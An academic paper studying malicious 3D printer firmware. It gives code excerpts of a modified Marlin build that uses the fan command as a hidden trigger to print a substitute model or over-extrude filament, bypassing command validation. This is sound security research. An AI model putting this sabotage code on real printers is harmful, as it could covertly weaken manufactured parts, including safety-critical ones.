Implications of Malicious 3D Printer Firmware

Samuel Bennett Moore
University of South Alabama
sbm802@jagmail.southalabama.edu

William Bradley Glisson
University of South Alabama
bglisson@southalabama.edu

Mark Yampolskiy
University of South Alabama
yampolskiy@southalabama.edu

Abstract

The utilization of 3D printing technology within the manufacturing process creates an environment that is potentially conducive to malicious activity. Previous research in 3D printing focused on attack vector identification and intellectual property protection. This research develops and implements malicious code using Printrbot's branch of the open source Marlin 3D printer firmware. Implementations of the malicious code were activated based on a specified printer command sent from a desktop application. The malicious firmware successfully ignored incoming print commands for a printed 3D model, substituted malicious print commands for an alternate 3D model, and manipulated extruder feed rates. The research contribution is three-fold. First, this research provides an initial assessment of potential effects malicious firmware can have on a 3D printed object. Second, it documents a potential vulnerability that impacts 3D product output using 3D printer firmware. Third, it provides foundational grounding for future research in malicious 3D printing process activities.

1. Introduction

Three-dimensional (3D) printing capabilities present intriguing opportunities for businesses in today's globally networked environment. 3D printers operate by fusing successive layers, with varying degrees of layer thickness, to produce 3D objects [18]. The ability to print objects on demand potentially provides organizations with the ability to develop custom, cost effective components for a variety of purposes [3]. A PriceWaterhouseCoopers (PwC) report indicates that, approximately, 71% of manufactures in the US are implementing 3D printing in some form or fashion [23]. The report goes on to indicate that 42% believe that 3D printing will be implemented in high volume production settings in the ensuing three to five years.

As the use of 3D printers and their components grows, industry impact is already visible in several industries [3]. A Wohlers Associates report states that, in 2015, the 3D printing industry (a.k.a. Additive Manufacturing or AM) accounted for $5.165 billion of revenue, with 32.5% of all AM-manufactured objects used as functional parts [29]. The integration of 3D printing is observable in aviation, medical and manufacturing industries [11, 16, 29]. In the aviation industry, Airbus is experimenting with the use of metal 3D printers in their manufacturing process [29]. General Electric is already producing fuel nozzles for a jet engine that is scheduled to be available in 2016 [17]. NASA is incorporating 3D printing into its space program in order to build components on an as-needed basis [6]. The medical field is exploring the use of 3D printed scaffolds for bone tissue engineering [9, 16]. From a manufacturing perspective, Ford announced that they have created 500,000 parts in the last few decades using 3D printers for the purposes of rapid prototyping [11, 20]. The use of 3D printers in rapid prototyping has prompted the idea that 3D printing will lead to rapid production environments [2]. In addition, the integration of 3D printers into all aspects of society has stimulated debates in regard to the overall geopolitical and socioeconomic impact of these devices [7, 21, 24].

With the continued assimilation of 3D printers into manufacturing scenarios, it is plausible that the escalating importance of these devices will provide motivation for attackers along with creating new attack surface opportunities. This is similar to integration issues and residual data risk experienced with other digital devices in business environments [15]. The ramifications of these compromises range from physical damage to the 3D printer, to theft of intellectual property, to physically harming the operator, to sabotage of the production product [31].

Prospective attack vectors for 3D printers and associated printer components include consumer applications used to interact with the printer, 3D

URI: http://hdl.handle.net/10125/41899
ISBN: 978-0-9981331-0-2

model files, the communication architecture use to pass commands to the 3D printer and the firmware. [26, 27]. Due to the data flow of the 3D printing process, the firmware is a piece of software that controls the 3D printer and, as such, is the final piece of software involved in manufacturing process.

The potential magnitude of a compromise coupled with an understanding of the inherent data flow in a 3D printer prompted the hypothesis that a 3D printer's firmware can be maliciously modified so that it negatively impacts printed objects. To explore this hypothesis several research questions were identified:

1. Is open source data available to assist in modifying the 3D printer firmware?
2. How does the 3D printer firmware interpret and execute received commands?
3. What effect can manipulation of the commands have on the printed model?

The research contribution is three-fold. First, this research provides an initial assessment of potential effects malicious firmware can have on the 3D printed object. Second, it documents a, potential, vulnerability that impacts 3D product output using Marlin firmware. Third, it provides the foundation for future areas of research involving firmware manipulation. The paper is structured as follows: Section 2 discusses relevant research in 3D printer security. Section 3 describes the methodology and experimental design to evaluate the research questions. Section 4 discusses implementation and results. Section 5 discusses conclusions gathered from the conducted experiment and section 6 identifies areas for future research.

2. Literature review

As the proliferation of 3D printers escalates, it stands to reason that the number and various types of attacks will increase. Recent research indicates that the introduction and impact of residual data extracted from digital devices is continuing to escalate in legal atmospheres [4, 19]. This situation emphasizes the necessity to understand how a devise can be compromised along with effective mitigation strategies for the production product and the intellectual property.

So far, two major security threat categories have been identified for 3D printing in the literature: violation of Intellectual Property (IP) and ability to inflict physical damage, e.g., via a sabotage of a manufactured part's quality.

Yamploskiy, et al., [30] express a need to expand intellectual property protection beyond the 3D model and incorporate all 3D printing parameters involved in the printing process. This is due to the unique effects printing parameters have on the structural properties of the printed object.

Brown, et al., [5] analyze legal aspects of IP protection in AM. Based on current US law, the authors discuss whether and to what extent *patent*, *copyright*, and *trademark* protection can be applied to *blueprint*, *process*, *printed object*, and *design on object*. While some protection can be offered by the existing legal framework, the authors identify numerous limitations. For instance, a 3D scan of a manufactured object is not considered an original technical drawing (blueprint); thus it can be used to legally avoid copyright protection of a blueprint.

From an attack perspective, Faruque, et al., [10] present the first side-channel attack on a 3D printer. The authors show how acoustic emanations of a desktop 3D printer can be used to reconstruct the printed object's geometry. The authors report an average accuracy for axis prediction of 78.35% and an average length prediction error of 17.82%. In the follow-up poster and technical report [8], the authors analyze a video feed from a thermal imaging camera in an attempt to measure and reproduce the print bed and nozzle movements of a 3D printer, from which a complete design specification can be derived.

Turner, et al. [27] analyzed the manufacturing tool chain in AM and found several attack vectors that can be easily exploited. The authors have examined the lack of integrity checks when receiving the design (common non-secure mechanisms include email and USB drives), the lack of physical security on machining tools, and the exposure to common network attacks. The authors note the difficulty of relying on the quality control process because it is expensive and not tailored for detection of cybersecurity attacks.

Yampolskiy, et al., [31] present on an extensive survey of AM related material science literature and discuss which manufacturing parameters can have a negative impact on the quality of manufactured parts. The discussion focuses on AM with metals and alloys and covers a variety of AM processes, including power bed fusion, direct energy deposition, and sheet lamination. The identified parameters include but are not limited to build direction, scanning strategy, heat source energy, etc. The researchers identify the following cyber and physical attack vectors categories: malicious software and firmware, malicious 3D models, and the physical supply chain.

Yampolskiy, et al., [32] generalizes the ability to sabotage AM as the weaponization of 3D printing. The authors propose a framework for the analysis of attacks involving AM and then then discuss how

certain categories of attacks can generate effects comparable with those produced by weapons (e.g., kinetic damage). Further, the authors argue that the targets of such an attack can be 3D manufactured objects, AM equipment or environments.

Sturm, et al., [26] discuss that, during the transition through the AM process chain, the description of the object geometry is used by various tools that change its representation. Any of these representations can be corrupted, e.g., the interior of a part can be altered without affecting its exterior shape. The authors then use malware to alter the STereoLithography (STL) file containing the object's geometry. The experiments described in the paper focus on the introduction of voids (i.e., internal cavities) in the STL file. This attack takes into account the location of the void, its shape, its size, and whether it is fully enclosed. The authors vary these parameters to experimentally evaluate the impact of a void placed inside of a part on its quality. The authors then provide an experimental proof that the part-quality can be reduced by injection of the voids in its design.

Zeltmann, et al., [33] investigate the impact on tensile strength of two types of manufacturing modifications, sub-millimeter scale defects in the interior of 3D printed parts, and orientation of the part during printing. For the first defect type, cubic defects in three sizes were introduced by replacing main material with a contaminant. For the second analyzed defect type, the authors performed tensile test experiments on objects printed with three different orientations. Their experiments confirm that these manipulations can impact a printed part's physical characteristics.

Current research not only highlights growing interest in cyber-physical systems but also more specific concerns focusing on 3D printer security. However, there is, currently, minimal research investigating the effects of malicious firmware on the 3D printing process.

3. Methodology

This research's high-level problems statement investigates the ability to develop malicious 3D printer firmware to compromise printed objects. The approach utilized in this research is an initial pass at an implementation of a design science methodology as defined by Peffers, et. al., [22]. The refinement of the *problem statement* identified the main objective of the research. The objective focused on malicious firmware development designed to modify a 3D printer's behavior to ignore incoming commands and execute its predefined commands. The printer equipment utilized in this research was a Printrbot 3D printer (model 1404) running Marlin Firmware (version: 1.0.0 bedlevel metal-simple) [12]. The firmware was selected due to the open-source availability of the source code. Modification to the firmware were implemented using an Arduino IDE [1]. Printrbots (version 2.0.1) firmware update tool was used to flash the printer with new firmware [13]. The desktop software used to communicate print commands with the 3D printer is a Repetier-Host (version 0.56) running on a Macbook Pro. The development and experimental environment is illustrated in Figure 1 - Environment.

The *design and development* started with an investigation of the control flow and format of commands handled by the firmware. To achieve this, the source code for Printrbot's Marlin Firmware (version: 1.0.0 bedlevel_metal-simple) was downloaded, compiled and flashed to the 3D printer following Printrbot's community instructions [12]. Upon validation of the newly flashed firmware, a further review of the communication protocol was performed to identify data that is translated into specific 3D printer actions.



Figure 1. Environment

The communication investigation used Repetier-Host software which is a desktop application that communicates with the 3D printer through a G-code protocol [25]. G-code (a.k.a. RS-274) is a Numerical Control (NC) programming language used to specify hardware parameters that is commonly used to control computer-aided manufacturing. In the case of 3D printers, it can be used to specify parameters like temperature, the extruder speed and movement along the x, y, and z axis. [27].

According to an examination of the Marlin source code and associated documentation, incoming commands are transferred via USB or through an onboard SD card [12]. The Marlin firmware is structured to utilize a repetitive loop method that periodically checks for serial input. To determine the command process flow, a manual code review was performed tracing the path of incoming G-code

commands from reception to execution. It was found that while the firmware uses sequential numbering and check sums to validate incoming commands from the desktop application before processing, it is possible to bypass this functionality by directly updating private variables with desired hardware parameters values.

To validate the format used for data transfer USB packet capture was performed using USBPcap with Wireshark during a test print [14, 28]. Based on the data gathered from the packet capture and the firmware's documentation, G-code and USB were chosen as identifiers of functions within the firmware that effect the control flow process

The investigation of the printer's source code and functionality resulted in the design and development of malicious Marlin firmware. The malicious behavior is activated by an external command. A corresponding boolean variable is set to true when the command to turn on the extruder fan is received.

The extruder fan was chosen as a trigger due to its common activation when print jobs are initiated. The analysis of the source code indicates that an effective placement of the trigger was in the void 'process_commands' function. It also indicated that the alternate control path should be inserted into the loop located in the 'main' function. The alternate control path subverts control flow during the print process to a malicious block of code. The purpose of the diversion is to produce alternative output or manipulate the values of valid commands in order to increase or decrease the rate of material extruded. In the presented work, two versions of the firmware were developed. One version subverted control flow of the firmware and another version manipulated a variable that is used to impact the extruder feed rate.

For the version of the firmware that impacts control flow, a trigger needs to be inserted into the code and the control paths had to be modified. The next step added the values needed to print a substitute model and manipulate valid print commands into the firmware. The G-code command values needed for the alternative model were hardcoded into the firmware as array variables. Five arrays were created to store the values needed to print the pyramid model. Three arrays were used to store values corresponding to the x, y, and z axis positions. The creation of two arrays containing extruder rate and feed rate values were necessary for printing. Lastly, a counter variable was used to iterate through all of the arrays.

For the version of the firmware that impacts the extruder feed rate, a trigger needed to be inserted into the code and a variable was added to the 'plan_buffer_line' function call for rate manipulation. This variable is used to increase the current extruder rate by an increment ranging from 10% to 40%. The default value of the variable is one, representing a zero percent increase. When the G-code command M106 is processed by the 3D printer, the variable is set to a value between 1.1 and 1.4.

The *demonstration* of the modified firmware is segmented into six distinct experiments that issue six identical print requests from the Repetier-Host application. Each experiment has its own firmware version and a unique ID. The version specific to an individual experiment is flashed to the printer prior to running the experiment. The version of the firmware's unique ID is visually validated prior to executing the experiment.

The first experiment issues a print job from the Repetier-Host application using an unmodified version of the firmware. At this point, the necessary information was sent to the printer via a USB connection to print the cube. The purpose of this experiment is to ensure that the printer is functioning properly.

For the second experiment, a print job was issued using a modified version of the firmware that has been flashed to the printer. When triggered, this version of the firmware prints alterative output. The necessary information is sent to the printer via a USB connection to print the cube.

The third, fourth, fifth and sixth experiments issue print jobs that execute modified firmware following the same execution protocol as the previously discussed. The series of experiments starting with the third print request is designed to manipulate the extruder feed rate to a precise increment. The third experiment sets the extruder feed rate to 1.1. Each sequential printing experiment increased the extrusion rate by 10%. The result of each print is evaluated through a visual inspection and a comparison to the print job specified by the Repetier-Host application.

It should be noted that for the purposes of this research, investigation of the delivery mechanism and installation processes for the malicious firmware onto the 3D printer are considered out of scope. This research also focuses solely on USB communication with the printer.

4. Implementation and results

The details of this research is presented in three segments: examination, implementation and results. The examination section details communication protocol characteristics. The implementation section describes modifications made to the Marlin firmware.

Lastly, the results section examines experimental findings.

4.1 Examination

The G-code protocol is the only supported form of communication for sending commands and status information between the Repeiter-Host application and the 3D printer. An inspection of the USB packets identified the format for commands sent to the 3D printer as G-code syntax. The result of a packet capture is illustrated in Figure 2 – USB g-code packet capture. A G-code command in the captured packet is highlighted in the figure. This command activates the extruder fan.



Figure 2. USB g-code packet capture

The documentation retrieved from GitHub revealed that the Marlin firmware runs on an Arduino board and is written in C++ [12]. The functionality of the firmware is controlled in an infinite loop located in the 'main' function. The 'loop' function processes the received G-code commands. The 'loop' utilizes get and process command functions. This function is displayed in Figure 3 - Unmodified control loop.

```
void loop()
{
  if(buflen < (BUFSIZE-1))
    get_command();
  if(buflen)
  {
    process_commands();
    buflen = (buflen-1);
    bufindr = (bufindr + 1)%BUFSIZE;
  }
  //check heater every n milliseconds
  manage_heater();
  manage_inactivity();
  checkHitEndstops();
  lcd_update();
}
```

Figure 3. Unmodified control loop

The Marlin firmware processes the incoming G-code in three steps. The first step is handled by an 'if statement' that continually checks to see if the input command buffer is full. If it is not full, the firmware checks for incoming data received via USB.

For the second step, within the 'get_command' function, the firmware then parses the G-code packet to retrieve the command parameters. Parameters sent using G-code can include the axis values for the x, y, and z plane, filament and extruder rate along with the temperature values for both the extruder and print bed. An example of the G-code format is presented in Figure 4 – G-code Format.

```
G1 X96.836 Y101.164 F7800.000
G1 F1800.000 E1.00000
G1 X96.836 Y98.836 F840.000 E1.16181
G1 X103.164 Y98.836 E1.60154
G1 X103.164 Y101.164 E1.76335
```

Figure 4. G-code format

During the parsing, the firmware validates that the incoming command is in sequential order based on previously executed G-code. Upon validation, the parameters are stored in private variables for later processing. If the command does not have a valid sequence number, an error will be reported and the command will not be executed. Lastly, the 'process_commands' function will process validated commands utilizing the values stored in the aforementioned private variables and invoking the 'plan_buffer_line' function shown in Figure 5 – Process commands function.

```
if( (current_position[X_AXIS] == destination [X_AXIS]) &&
(current_position[Y_AXIS] == destination [Y_AXIS])) {
    plan_buffer_line(destination[X_AXIS],
    destination[Y_AXIS], destination[Z_AXIS],
    (destination[E_AXIS]),
    feedrate/60, active_extruder);
}
else {
  plan_buffer_line(destination[X_AXIS],
  destination[Y_AXIS], destination[Z_AXIS],
  (destination[E_AXIS]),
  feedrate*feedmultiply/60/100.0, active_extruder);
}
```

Figure 5. Process commands function

The outlined organization of incoming command processing enables execution of an arbitrary G-code command sequence via a comparatively simple modification of firmware. Thus, this modification effectively bypasses any restrictions and security measures that might be incorporated into the communication protocol by invoking the 'plan_buffer_line' function directly within the modified control loop. Directly calling this function circumvents integrity checks normally performed on incoming G-code commands. Figure 6 - Private control variables display the private variables used to store parameters needed to execute the next command. The destination array stores the values for x, y, and z axis movements. The 'feedrate' variable stores the current filament rate for printing. The 'G-code_N' variable tracks the current command number for sequential processing. Modification of G-code_N was not needed for this experiment. The security measure, to execute commands in order, is bypassed by utilizing the 'plan_buffer_line' within the 'process commands' function as illustrated in Figure 5.

```
const char axis_codes[NUM_AXIS] = {'X', 'Y', 'Z', 'E'};
static float destination[NUM_AXIS] = {  0.0, 0.0, 0.0, 0.0};
static float offset[3] = {0.0, 0.0, 0.0};
static bool home_all_axis = true;
static float feedrate = 1500.0, next_feedrate, saved_feedrate;
static long gcode_N, gcode_LastN, Stopped_gcode_LastN = 0;
```

Figure 6. Private control variables

4.2 Implementation

In the implementation experiment, a user initiates a print job as usual. When the modified firmware receives the M106 command, it sets the Boolean 'attack' variable to true. The code for the trigger flag is available in Figure 7 – Boolean flag.

```
case 106: //M106 Fan On
  if (code_seen('S')){
     fanSpeed=constrain(code_value(),0,255);
  }
  else {
    fanSpeed=255;
  }
  attack = true
  break;
```

Figure 7. Boolean flag

Two categories of attack were used to modify the model printed by the 3D printer. The first category involves subverting program control through the use of a loop that executes commands to print an alternative model. The second category modifies a variable that will increase the rate at which the filament is extruded during the printing process. In order to submit malicious commands for technique one, G-code was created for a pyramid model, illustrated in Figure 8 – Pyramid model, using the Repetier-Host application.



Figure 8. Pyramid model

The parameters contained within the generated G-code were then hard coded into corresponding arrays within the malicious firmware. There was a total of 152 commands needed to print the pyramid model. Figure 9 – Malicious parameter values shows the section of code where values for parameters are stored.

Upon activating the trigger, the firmware will subvert the control flow to a malicious function that is hardcoded within the main loop.

```
bool attack = false;
int payloadCount = 0;
float malicious_rate = 1;
float payload_X[152] = {200,200,94.090, 94.090, 94.470, 95.100, 95.770,
float payload_Y[152] = {200,200, 94.280, 94.280, 93.910, 93.420, 93.010,
float payload_Z[152] = {0.3,0.3, 0.3, 0.3, 0.3, 0.3, 0.3, 0.3, 0.3,0.3,
float payload_feedrate[152] = {1800,7800, 7800, 1800, 630.000, 630.000,
float payload_extrude[152] = {-1 , 1, 1, 1, 1.03685, 1.09231, 1.14688, 1
```

Figure 9. Malicious parameter values

A full example of the code can be found in Figure 10 – Malicious control loop.

```
void loop()
{
   if(attack)
  {
    float x_cord, y_cord, z_cord, extrude_rate, feed_rate;
    while(payloadCount < 152)
    {
    x_cord = payload_X[payloadCount];
    y_cord = payload_Y[payloadCount];
    z_cord = payload_Z[payloadCount];
    extrude_rate = payload_extrude[payloadCount];
    feed_rate = payload_feedrate[payloadCount];
    payloadCount++;
      destination[0] = x_cord;
      destination[1] = y_cord;
      destination[2] = z_cord;
      destination[3] = extrude_rate;

      feedrate = feed_rate;

     if((current_position[X_AXIS] == destination [X_AXIS])
     && (current_position[Y_AXIS] == destination [Y_AXIS]))
     { plan_buffer_line(destination[X_AXIS],
     destination[Y_AXIS], destination[Z_AXIS],
     destination[E_AXIS], feedrate/60, active_extruder);
  }
  else {
    plan_buffer_line(destination[X_AXIS], destination[Y_AXIS],
    destination[Z_AXIS],destination[E_AXIS],
    feedrate*feedmultiply/60/100.0, active_extruder);
  }
  for(int8_t i=0; i < NUM_AXIS; i++) {
    current_position[i] = destination[i];
  }
    }
        attack = false;

  }
```

Figure 10. Malicious control loop

In this function, a 'while' loop iterates through a sequence of 152 individual commands (stored in five arrays) and updates variables controlling the next action to be executed. For each pre-stored command, once the variables have been updated, the firmware directly calls the 'plan_buffer_line' method that executes the specified action. After finishing the last commands, the 'attack' variable is set to false, thus restoring benign control flow.

The second category of attack is also triggered by the command M106, as displayed in Figure 11 – Rate value. When this command is received the variable 'malicious_rate' is changed from 1 to one of the following values: 1.1, 1.2, 1.3, and 1.4. This variable controls a malicious increment of the extruder feed rate, ranging from 10% to 40%.

The malicious firmware modifications for the first category of attack are placed above the trusted control loop code found in Figure 3 – Unmodified

control loop. This code simply diverts control flow upon the triggering of a boolean flag. The firmware modification for the second attack is implemented in the same manner along with changing the 'plan_buffer_line' function parameters.

```
#if defined(FAN_PIN) && FAN_PIN > -1
  case 106: //M106 Fan On
    if (code_seen('S')){
       fanSpeed=constrain(code_value(),0,255);
    }
    else {
      fanSpeed=255;
    }
    malicious_rate = 1.1;
    break;
```

Figure 11. Rate Value

The 'malicious_rate' variable is then programmed into the 'plan_buffer_line' function, found in Figure 12 – Modified plan_buffer_line, which is utilized to print valid commands communicated to the 3D printer.

```
if( (current_position[X_AXIS] == destination [X_AXIS]) &&
(current_position[Y_AXIS] == destination [Y_AXIS])) {
    plan_buffer_line(destination[X_AXIS],
    destination[Y_AXIS], destination[Z_AXIS],
    (destination[E_AXIS] *malicious_rate),
    feedrate/60, active_extruder);
}
else {
  plan_buffer_line(destination[X_AXIS],
  destination[Y_AXIS], destination[Z_AXIS],
  (destination[E_AXIS] *malicious_rate),
  feedrate*feedmultiply/60/100.0, active_extruder);
}
```

Figure 12. Modified plan_buffer_line

4.3 Results

The modified firmware was installed on the 3D printer replacing previous versions of the software. It should be noted that this did not impact printer properties as these are stored in the Repetier-Host application. The modified firmware was 198 KB in size and required six minutes to install. Each print test took an average of two minutes to complete.

4.3.1 Unmodified Firmware Control Test. The 3D printer was flashed using an unmodified version of the Marlin firmware. The 3D printer was then connected to a desktop computer running Repetier-Host. Using Repetier-Host, the cube model is uploaded, as illustrated in Figure 13 – Test cube model and processed to generate the corresponding G-code commands that are needed for printing the object. The print process is then executed using Repetier-Host. The model printed by the 3D printer should match the model uploaded to Repetier-Host.

Figure 14 – Actual model, depicts the actual printed product using the valid firmware. The first print utilizes the unmodified software functioned as expected. The cube model processed by Repetier-Host matches the cube model that was printed.



Figure 13. Test cube model



Figure 14. Actual Printed Model

During execution of the first test print involving the unmodified firmware, acknowledgment logs are continually sent back to the Repetier-Host application. These acknowledgments continually verify the printer is connected, returns hardware values such as current position, temperature, and fan speed. The mechanism for sending the acknowledgment logs are maintained within the 'get_commands' function. The log information that is sent back during verification contains the command sequence number and a checksum verification to ensure the command is trusted and not out of order.

4.3.2 Modified Firmware Substituted Model. The 3D printer was re-flashed using a modified version of firmware. The modifications in this version of the firmware included a trigger on the M106 command that subverts control flow, a while loop directly invokes hardcoded machine commands, and hardcoded parameter values that correspond to the generated G-code from the pyramid model. Following the same steps as before, the Repetier-Host is connected to the 3D printer and used to process the cube model. During the processing of the model, the specific G-code required to print the object is generated. A selection of G-code generated from the cube is shown in Figure 15 – Generated G-

code. The trigger command is highlighted in the illustrated G-code.

After the model has been processed, the print job is started by the Repetier-Host. The model printed by the 3D printer should correspond to the pyramid model, while the model displayed by Repetier-Host should be that of the cube.

```
M190 S70 ; wait for bed temperature to be reached
M104 S200 ; set temperature
G28 X0 Y0
G29
M109 S200 ; wait for temperature to be reached
G90 ; use absolute coordinates
G92 E0
M82 ; use absolute distances for extrusion
M106 S191
G1 F1800.000 E-1.00000
G92 E0
G1 Z0.300 F7800.000
G1 X91.460 Y93.270
G1 F1800.000 E1.00000
G1 X91.850 Y92.920 F630.000 E1.03641
```

Figure 15. Generated g-code

A screen shot of the Repetier-Host application is available in Figure 16 – Expected print model. An image of the printed object is available in Figure 17 – Actual model. The object printed utilizing the malicious firmware installed on the 3D printer provides a visual indicator that the malicious malware is working. During this test execution, no logs were received beyond the acknowledgment log for the M106 command. This is because the modified firmware operates directly with the function that controls hardware movement once the trigger has been set.



Figure 16. Expected print model

While the print job did complete, operators monitoring the desktop application can notice a lack of log files. In this scenario, the lack of log files and the resulting pyramid model printed are indicators that could reveal malicious activities.

4.3.3 Modified Firmware Extruder Rate. The 3D printer was re-flashed using a modified version of firmware. The modifications in this version of the firmware included a trigger on the M106 command that sets the 'malicious_rate' variable to a predefined value. Four new prints were executed using this version of the modified firmware. Each print corresponds to the values chosen for the 'malicious_rate' variable which incrementally increased the feed rate from 10% to 40%. Following the previous steps, the Repetier-Host was connected to the 3D printer and used to process the cube model.

Subsequent to processing the model and G-code generation, the print job is started by the Repetier-Host. According to the Repetier-Host, the model printed by the 3D printer should be the cube model. However, the modified firmware should consume more material for the same dimensioned model.



Figure 17. Actual model

Four print jobs were executed using this technique. Prints using 10% to 30% more material successfully completed printing, but displayed visual deformities. The results of this output along with the original cube with no modifications are represented in Figure 18 – Extruder rate increment 0% to 30%.



Figure 18. Extruder rate increment 0% to 30%

The print job using 40% more material caused excess material to accumulate around the extruder nozzle, causing the extruder to dislodge the model from the print bed. The output at 40% is illustrated in Figure 19 – Extruder rate 40%.

During the execution of experimental prints involving extruder rate manipulation, logs were received as expected from normal operation. This is because the firmware modified to achieve this result is logically located after the validity checks performed on the commands.

Figure 19. Extruder rate 40%

5. Conclusion

The escalation of 3D printing in industry is prompting interest in security research in both industry and academia. The results generated from this research provides insight to the proposed research questions. In reference to the first question, open source data is available to assist with modifying 3D printer firmware. The project acquired attack ideas from relevant literature, modified Marlin firmware source code and used an open source firmware tool to deploy the code.

In reference to the second question, the code analysis helped to identify a vulnerability in how the firmware interacts with variables. The malicious firmware developed in this research bypassed the firmware's validation process by directly updating private variables. This allowed the malicious firmware to effectively modify the output.

In regard to the third question, the experiment used a G-code command that is commonly used by the software in the experiment to trigger malicious behavior. In this case, the trigger was a call to the extruder fan. The manipulation of the extruder rate, in this research, had a blatant impact on the product along with creating an absence of logging output. It is plausible that in a production environment output could be modified that is not easily perceptible to the human eye. Modification of this nature could potentially have catastrophic outcomes when 3D printed products are used in safety critical systems.

Hence, the results from this experiment support the hypothesis that a 3D printer's firmware can be maliciously modified so that it negatively impacts printed objects. The malicious firmware developed in this experiment subverted control flow to print a substitute model and modified valid commands to increase the volume of material used in the printing process. The data points identified in this research provide an initial foundation for future firmware investigation. It also provides the ground work for future research into acquiring a more in-depth understanding of 3D printer vulnerabilities along with the potential impact that these compromises have on production products.

6. Future work

Future research will examine more sophisticated malicious modifications to the firmware that implement obfuscation techniques and anti-forensics behaviors. This includes alternative trigger methods to initiate subversion of control that include: a rare sequence of valid G-code commands, connection handshakes, or malformed command calls. This also includes support of false acknowledgments and monitoring information that will accompany an active attack. Research will also need to investigate the effectiveness of minute modifications, from an overall impact perspective, of varying the times, rates and extruder feeds for multiple input environments.

Based on the initial proof of concept presented in this paper, we plan to develop a full-fledged firmware-based attack tool that will support script-based logic for complex trigger mechanisms and manipulation logic. This should enable selective (e.g., layer-based) modifications introduced into the manufacturing process (e.g., presented in this paper extrusion speed increment). This tool will further implement extensive logging capabilities in order to support post-production analysis. This firmware-based tool will be used for the future research on sabotage of a manufactured part's quality as well as on the detection of this category of attacks.

In addition, subsequent research will examine the output for relevant residual data produced by the software that could be useful in a digital forensics examination of the hardware and software analysis along with developing effective and efficient visual indicators for the production product.

7. References

[1] Arduino Software, https://www.arduino.cc, accessed 06/04, 2016.

[2] Bak, D., "Rapid Prototyping or Rapid Production? 3d Printing Processes Move Industry Towards the Latter", Assembly Automation, 23(4), 2003, pp. 340-345.

[3] Berman, B., "3-D Printing: The New Industrial Revolution", Business Horizons, 55(2), 2012, pp. 155-162.

[4] Berman, K., W. B. Glisson, and L. M. Glisson, "Investigating the Impact of Global Positioning System (Gps) Evidence in Court Cases", Hawaii International Conference on System Sciences (HICSS-48), 2015

[5] Brown, A., M. Yampolskiy, J. Gatlin, and T. R. Andel, "Legal Aspects of Protecting Intellectual Property in Additive Manufacturing", Tenth Annual IFIP WG 11.10 International Conference on Critical Infrastructure Protection 2016

[6] Nasa Is Sending a 3d Printer to Space That You Can Use, http://techcrunch.com, accessed 06/02, 2016.

[7] Campbell, T., C. Williams, O. Ivanova, and B. Garrett, "Could 3d Printing Change the World", Technologies,

Potential, and Implications of Additive Manufacturing, Atlantic Council, Washington, DC, 2011,

[8] Chhetri, S. R., Sina Faezi, A. Canedo, and M. a. A. Faruque, "Poster Abstract: Thermal Side-Channel Forensics in Additive Manufacturing Systems", 2016, pp. 1-1.

[9] Cox, S. C., J. A. Thornby, G. J. Gibbons, M. A. Williams, and K. K. Mallick, "3d Printing of Porous Hydroxyapatite Scaffolds Intended for Use in Bone Tissue Engineering Applications", Materials Science and Engineering: C, 47(2015, pp. 237-247.

[10] Faruque, M. a. A., S. R. Chhetri, A. Canedo, and J. Wan, "Acoustic Side-Channel Attacks on Additive Manufacturing Systems", IEEE, 2016, pp. 1-10.

[11] Building in the Automotive Sandbox, https://corporate.ford.com, accessed 06/02, 2016.

[12] Marlin 3d Printer Firmware, https://github.com, accessed 06/04, 2016.

[13] Printrbot / Firmware-Updater, https://github.com, accessed 06/04, 2016.

[14] Desowin/Usbpcap, https://github.com/desowin2016.

[15] Glisson, W. B., and T. Storer, "Investigating Information Security Risks of Mobile Device Use within Organizations ", Americas Conference on Information Systems (AMCIS), 2013

[16] 3d Printing Is Already Changing Health Care, https://hbr.org/2016/03/3d-printing-is-already-changing-health-care, accessed 06/02, 2016.

[17] Fit to Print: New Plant Will Assemble World's First Passenger Jet Engine with 3d Printed Fuel Nozzles, Next-Gen Materials, http://www.gereports.com, accessed 06/02, 2016.

[18] Lipson, H., and M. Kurman, Fabricated : The New World of 3d Printing, 2013.

[19] Mcmillan, J., W. B. Glisson, and M. Bromby, "Investigating the Increase in Mobile Phone Evidence in Criminal Activities", Hawaii International Conference on System Sciences (HICSS-46), 2013

